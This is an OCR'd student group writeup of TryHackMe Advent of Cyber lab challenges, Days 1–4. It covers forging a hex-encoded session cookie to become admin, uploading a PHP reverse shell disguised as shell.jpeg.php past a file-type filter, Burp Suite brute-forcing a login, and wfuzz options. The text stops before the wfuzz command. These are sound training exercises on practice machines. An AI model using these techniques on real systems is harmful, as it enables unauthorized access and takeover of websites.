PSP 0201
Week 2 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.





Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.

Value
7b22636f6d70616e79223a2254686520426573742046657374976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d


Question 3

Using Cyberchef, convert the cookie value to a string.




Question 4

Changing the username to ‘santa’, convert the JSON statement to hex.



Question 5

Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology: Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and log in. After logging in, we open the browser’s developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON

statement with the username element. Using Cyberchef, we altered the username to ‘Santa’, the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa’s) and proceeded to enable every control, which in turn showed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: THM Attack Box, Firefox

Solution/Walkthrough:

Question 1

Use the id number to gain access to the upload section of the site

```
ODIzODI5MTNiYmYw
```



Question 2


Right-click the page to view the page source code to verify what type of file is accepted by this site

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></l
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>

```

Question 3


Type out the webshell in my directory and open it with my text editor of choice. Then nano the shell.jpeg.php to change the IP address and the port number. After changing save it and exit.

```
root@ip-10-10-97-171:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.j
peg.php
```



Question 4

Use /uploads/ to go to the Index of uploads so that we can know which directory are the uploaded files stored



Question5

Select the shell.jpeg.php and submit it to the upload site.

Question 6

Use the code (`/var/www/flag.txt`) to get the flag.

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
 enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
 of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas E
ve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology: Start the attack box and the virtual machines to get the IP address and type it to the firefox to access an upload page. Then right-click the page to view the page source code so that we can know the type of the file that is accepted by this site which is an image file. Copy the webshells to my terminal and open it using nano(file name) to change the IP to the IP address of Try Hack Me and the port number to 443. After that, we save it and exit. Open the index of uploads using (IP address/uploads/) to know which directory the uploaded files store. On the upload page, we select shell.jpeg.php and submit it. At last, we active our reverse shell and type the /var/www/flag.txt to get the flag.


Day 3: Web Exploitation – Christmas Chaos

Tools used: THM Attack Box, Burpsuite, Firefox


Solution/Walkthrough:

Question 1


Enter the website




Open BurpSuite to intercept



Set payload to start the attack



Got the result then login and you will get the flag



Thought Process/Methodology: Start the attack box and the virtual machines to get the IP address and type it to the firefox and use BurpSuite to intercept it then set the payload to use cluster bomb so every combination of each set is tested. Once obtain the result you will be able to log in to get the flag

Day 4: Web Exploitation – Santa's watching

Tools used: Terminal, GoBuster, Firefox, WFUZZ

Solution/Walkthrough:

Question 1

Since it's fake, you can't actually do it, but just imagine what your command would look like using the materials

Options	Description
-c	Shows the output in color
-d	Specify the parameters you want to fuzz with, where the data is encoded for a HTML form
-z	Specifies what will replace FUZZ in the request. For example `-z file,big.txt`. We're telling wfuzz to look for files by replacing "FUZZ" with the words within "big.txt"
--hc	Don't show certain http response codes. I.e. Don't show **404** responses that indicate the file *doesn't* exist, or "**200**" to indicate the file *does* exist
--hl	Don't show for a certain amount of lines in the response
--hh	Don't show for a certain amount of characters

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on *http://shibes.thm/login.php* to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:

